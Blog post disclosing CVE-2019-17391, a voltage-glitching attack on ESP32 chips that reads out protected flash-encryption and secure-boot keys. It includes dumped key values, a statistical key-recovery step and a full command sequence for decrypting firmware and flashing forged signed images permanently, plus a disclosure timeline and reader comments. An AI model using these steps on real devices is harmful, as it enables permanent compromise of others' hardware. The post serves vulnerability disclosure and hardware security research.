
PCB modification

I modify the PCB to control the VDD_CPU and the VDD_RTC simultaneously:



Glitch on VDD_CPU and VDD_RTC simultaneously.

Hardware Setup



Final setup to perform voltage glitching on ESP32.

I use python to script and synchronize all the equipment.

Download Mode and dump command

The ESP32 is set in Download Mode for this experiment (IO0 connected to GND). I will use the dump command previously presented:

```
$ espefuse.py --port /dev/ttyUSB0 dump
espefuse.py v2.7-dev
Connecting....
EFUSE block 0:
00130180 bf4dbb34 00e43c71 0000a000 00000430 f0000000 00000054
EFUSE block 1:
00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
EFUSE block 2:
00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
EFUSE block 3:
00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
```

The Results

This previous and specific processing is targeted using voltage fault injection on VDD_CPU and VDD_RTC. Here is a scope screen when the readout of RW protected eFuses is successful:

Exact timing to disable the Read Protection into the eFuses Controller during the early boot-up. CH1= UART TX; CH2= 3.3V VDD (trigger); CH3 = Power consumption; CH4= pulse command.


As a first result, **Flash Encryption Key** is dumped:

```
----- Efuses reading 40 ----- Pulse delay = 0.001191230
espefuse.py v2.7-dev
Connecting....
EFUSE block 0:
00120300 bf4dbb34 00e43c71 0000a000 00000430 f0000000 00000054
EFUSE block 1:
8655529b ce689f00 56bf288f 781fa042 ddf2e958 f25f6543 33764115 38c875e3
EFUSE block 2:
00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
EFUSE block 3:
00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000001
```

As a second result, **Secure boot Key** is dumped:

```
----- Efuses reading 19 ----- Pulse delay = 0.001190600
espefuse.py v2.7-dev
Connecting....
EFUSE block 0:
001100c0 bf4dbb34 00e43c71 00000000 00000430 f0000000 00000054
EFUSE block 1:
00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
EFUSE block 2:
e94f5bc2 00370f91 7c897429 2eadd23b c7664f05 5ae3365f d3781029 82e25c4c
EFUSE block 3:
00000000 00000000 00800000 00000000 00000000 01000000 00000000 00000080
```

The FATAL PoC



Original PoC sent to the Vendor.

One step needed for Full KEYS recovery

Unfortunately, some error bytes are present into the previous dumped values (probably provoked by the perturbation during the E-Fuses controller initialisation? Difficult to say without access to sensitive design information.

After a short fault session, the log file contains 30 dumped values but no one is corresponding to the exact real key value.

A little statistical analysis is necessary. I write a Python Script to recover the Secure Boot Key from the previous 30 dumped keys:

```
   0        1        2        3        4        5        6        7
e94f5bc2 00370f91 7c897429 2eadd23b c7664f05 5ae3365f d3781029 82e25c4c
e94f5bc2 00370f91 7c89e829 2eadd23b c7664f0a b5e3365f d3781029 82e25c98
e94f5bc2 00370f91 7c89e829 2eadd23b c7664f0a b5e3365f d3781029 82e25c98
e94f5bc2 00370f91 7c89e829 2eadd23b c7664f0a b5e3365f d3781029 82e25c9c
e94f5bc2 00370f91 7c89f029 2eadd23b c7664f10 bfe3365f d3781029 82e25c64
e94f5bc2 00370f91 7c89e829 2eadd23b c7664f0a b5e3365f d3781029 82e25ce4
e94f5bc2 00370f91 7c89e829 2eadd23b c7664f09 b7e3365f d3781029 82e25cc8
e94f5bc2 00370f91 7c89e029 2eadd23b c7664f04 bbe3365f d3781029 82e25c64
e94f5bc2 00370f91 7c89e829 2eadd23b c7664f0a b5e3365f d3781029 82e25ccc
e94f5bc2 00370f91 7c89e829 2eadd23b c7664f0a b5e3365f d3781029 82e25c1c
e94f5bc2 00370f91 7c89e829 2eadd23b c7664f0a b5e3365f d3781029 82e25c98
e94f5bc2 00370f91 7c89e829 2eadd23b c7664f08 b6e3365f d3781029 82e25c98
e94f5bc2 00370f91 7c89e829 2eadd23b c7664f0a b5e3365f d3781029 82e25c9a
e94f5bc2 00370f91 7c89e829 2eadd23b c7664f08 b7e3365f d3781029 82e25c62
e94f5bc2 00370f91 7c89e829 2eadd23b c7664f0b b6e3365f d3781029 82e25c8c
e94f5bc2 00370f91 7c89e829 2eadd23b c7664f09 b7e3365f d3781029 82e25cc8
e94f5bc2 00370f91 7c89e829 2eadd23b c7664f0a b5e3365f d3781029 82e25c64
e94f5bc2 00370f91 7c89e829 2eadd23b c7664f09 bfe3365f d3781029 82e25cc8
e94f5bc2 00370f91 7c89e829 2eadd23b c7664f0a b5e3365f d3781029 82e25c98
e94f5bc2 00370f91 7c89e829 2eadd23b c7664f0a b5e3365f d3781029 82e25c80
e94f5bc2 00370f91 7c89e829 2eadd23b c7664f0a b5e3365f d3781029 82e25c9a
e94f5bc2 00370f91 7c89e829 2eadd23b c7664f0a b5e3365f d3781029 82e25c9a
e94f5bc2 00370f91 7c89e829 2eadd23b c7664f0a b5e3365f d3781029 82e25ce4
e94f5bc2 00370f91 7c89e829 2eadd23b c7664f08 b7e3365f d3781029 82e25c64
e94f5bc2 00370f91 7c89e829 2eadd23b c7664f08 b7e3365f d3781029 82e25c0c
e94f5bc2 00370f91 7c89e829 2eadd23b c7664f0a b5e3365f d3781029 82e25ca4
e94f5bc2 00370f91 7c89e029 2eadd23b c7664f01 bfe3365f d3781029 82e25cc8
e94f5bc2 00370f91 7c89e829 2eadd23b c7664f0a b5e3365f d3781029 82e25c9c
e94f5bc2 00370f91 7c89e829 2eadd23b c7664f0a b5e3365f d3781029 82e25c06
e94f5bc2 00370f91 7c89e829 2eadd23b c7664f0a b5e3365f d3781029 82e25cef
e94f5bc2 00370f91 7c89f429 2eadd23b c7664f09 fee3365f d3781029 82e25c4c

Appearance Rate:
  100%     100%     100%     100%      60%      60%     100%     0%(BF)

Real Secure Boot Key:
e94f5bc2 00370f91 7c89e829 2eadd23b c7664f0a b5e3365f d3781029 82e25c99
```

Full SBK recovery from previous dumped values.

Note: Only the SBK is analysed here. Same method can be applied to retrieve the FEK.

In a real case scenario (without knowledge of the key), only the last byte has to be brute-forced. Same result for the FEK.

SBK can be brute forced using digest comparison at 0x80 in Flash. FEK can be brute forced using fw-decryption command. Not really a big deal.

Full Fatal Exploit

on ESP32

The Exploit to load his own code **PERMANENTLY** into a '**full secure ESP32'** is described below:

```
# Dump the encrypted FW from Download Mode (or by Flash readout)
$ esptool.py -p /dev/ttyUSB0 -b 460800 read_flash 0 0x400000 flash_contents.bin

# Dump the FEK and SBK by Fatal Glitch Attack
(described before)
# Run Statistical analysis over 30-50 dumped values

# Decipher the FW using the True FEK (1-Byte BruteForce)
 $ espsecure.py decrypt_flash_data --keyfile my_dumped_fek.bin --output decrypted.bin --address
 0x0 flash_contents.bin

# Extract bootloader.bin from decrypted FW starting at 0x1000, bootloader size can differ (here
 it is 0x69F0)
$ dd if=decrypted.bin of=bootloader.bin bs=1 skip=$((0x1000)) count=$((0x69F0))

# Extract iv.bin (the first 128 bytes of random at address 0x00 in decrypted Firmware)
 $ dd if=decrypted.bin of=iv.bin bs=1 count=$((0x80))

# Compute the genuine digest using the True SBK (1-Byte BruteForce) and compare with original on
e at 0x80 in decrypted firmware (64 bytes)
 $ espsecure.py digest_secure_bootloader --keyfile my_dumped_sbk.bin --iv iv.bin bootloader.bin

# Insert the FEK and SBK binary files in your workspace
# Write Code
# Compile images with sdkconfig (using FEK and SBK)
# Flash the new encrypted & signed FW
# Stay Relax, you just have bypassed secure boot and flash encryption Permanently.
```

Just one thing, it is important to respect the bytes order when you write the key files. Check these examples:

```
limited@linux:~/esp/bin_decrypt_dump$ hexdump -C my_dumped_fek.bin
00000000  38 c8 75 e3 33 76 41 15  f9 5f 65 43 dd f2 e9 2c  |8.u.3vA.._eC...,|
00000010  78 1f a0 42 53 bf 14 8f  ce 68 9f 00 86 55 52 9b  |x..BS....h...UR.|
```

Real FEK. Bytes order has to be respected.

```
limited@linux:~/esp/bin_decrypt_dump$ hexdump -C my_dumped_sbk.bin
00000000  82 e2 5c 99 d3 78 10 29  b5 e3 36 5f c7 66 4f 0a  |..\..x.)..6_.fO.|
00000010  2e ad d2 3b 7c 89 e8 29  00 37 0f 91 e9 4f 5b c2  |...;|..).7...O[.|
```

Real SBK. Bytes order has to be respected.

Conclusion

The ESP32 platform, set in Full Secure mode (Flash Encryption + Secure Boot), is the target of this investigation. It is the maximum security level recommended by Espressif.

Using voltage glitching to modify the Read Protection Values of the E-Fuses Controller, a full Readout of Flash Encryption Key (FEK) and Secure Boot Key (SBK) have been achieved.

This FATAL exploit allows an attacker to decrypt an encrypted firmware because he is now in possession of the AES Flash Encryption Key.

Worst case scenario, he is now able to forge his own valid firmware (using the Secure Boot Key) then encrypt it (using the Flash Encryption Key) to replace the original firmware PERMANENTLY.

No way to patch without HW revision.

Due to the low-complexity, this attack can be reproduced on the field easily. IMO, a proficient hacker can reproduce this attack in less than one day and with less than 1000$ equipment.

All the ESP32 are vulnerable. We are talking about several dozens of Millions devices on the field…(but devices are also offered for sale as we speak).

Final words

This last post closes my security investigation on ESP32, which I consider now as a broken platform. I hope you appreciate the job.

Stay tuned, news hacks to come…

Timeline Disclosure

24/07/2019: E-mail with PoC sent to Espressif.

29/07/2019: Espressif acknowledges and proposes CVE process.

05/09/2019: Espressif asks for 100 days resp. disclosure.

11/10/2019: Espressif email to announce CVE-2019-17391. Link **here (https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-17391)**.

01/11/2019: Security Advisory from Espressif **here (https://www.espressif.com/en/news/Security_Advisory_Concerning_Fault_Injection_and_eFuse_Protections)**.

13/11/2019: Posted.

fault injection (https://limitedresults.com/category/fault-injection/), reverse (https://limitedresults.com/category/reverse/), SoCs (https://limitedresults.com/category/socs/), zero-day (https://limitedresults.com/category/zero-day/)
CVE-2019-17391 (https://limitedresults.com/tag/cve-2019-17391/), ESP32 (https://limitedresults.com/tag/esp32/), Fault injection (https://limitedresults.com/tag/fault-injection/), Forever Pwn (https://limitedresults.com/tag/forever-pwn/), Full disclosure (https://limitedresults.com/tag/full-disclosure/), Hardware (https://limitedresults.com/tag/hardware/)

8 Replies to “Pwn the ESP32 Forever: Flash Encryption and Sec. Boot Keys Extraction”

sk

November 24, 2019 at 7:08 am (https://limitedresults.com/2019/11/pwn-the-esp32-forever-flash-encryption-and-sec-boot-keys-extraction/#comment-70)

Wooow, I discover your work today…

I am impressed.

Rest in Peace ESP32.

---

khs9ne

December 10, 2019 at 8:00 pm (https://limitedresults.com/2019/11/pwn-the-esp32-forever-flash-encryption-and-sec-boot-keys-extraction/#comment-191)

Idea: “Hey, it would be cool to do a cryptocurrency hardware wallet with the cheap ESP32 HSM!”

… open duckduckgo …

… search: pwn esp32 …

… ¯_(ツ)_/¯ …

LimitedResults ♟

December 11, 2019 at 7:42 am (https://limitedresults.com/2019/11/pwn-the-esp32-forever-flash-encryption-and-sec-boot-keys-extraction/#comment-193)

Smart guy 🙂

Pedro (http://none)

January 18, 2020 at 1:14 am (https://limitedresults.com/2019/11/pwn-the-esp32-forever-flash-encryption-and-sec-boot-keys-extraction/#comment-376)

Why don’t try to do the same with TI CC32XX devices?

LimitedResults ♟

January 18, 2020 at 6:21 am (https://limitedresults.com/2019/11/pwn-the-esp32-forever-flash-encryption-and-sec-boot-keys-extraction/#comment-377)

interesting target, I note 😉

Pollock

May 17, 2020 at 1:37 pm (https://limitedresults.com/2019/11/pwn-the-esp32-forever-flash-encryption-and-sec-boot-keys-extraction/#comment-830)

Which software did you use to view the flash_contents.bin? It looks like a neat editor and would be a nice tool to have. Please let me know, thanks! P.S Awesome work!

LimitedResults

May 17, 2020 at 6:04 pm (https://limitedresults.com/2019/11/pwn-the-esp32-forever-flash-encryption-and-sec-boot-keys-extraction/#comment-832)

010editor my friend

Regards
LR

Narendra Jayram

June 27, 2020 at 4:43 am (https://limitedresults.com/2019/11/pwn-the-esp32-forever-flash-encryption-and-sec-boot-keys-extraction/#comment-966)

Hey LR,

Nice work! could you please list out all the hardware details that you have used to perform a voltage glitch?

Thanks,
Naren

Proudly powered by WordPress (https://wordpress.org/)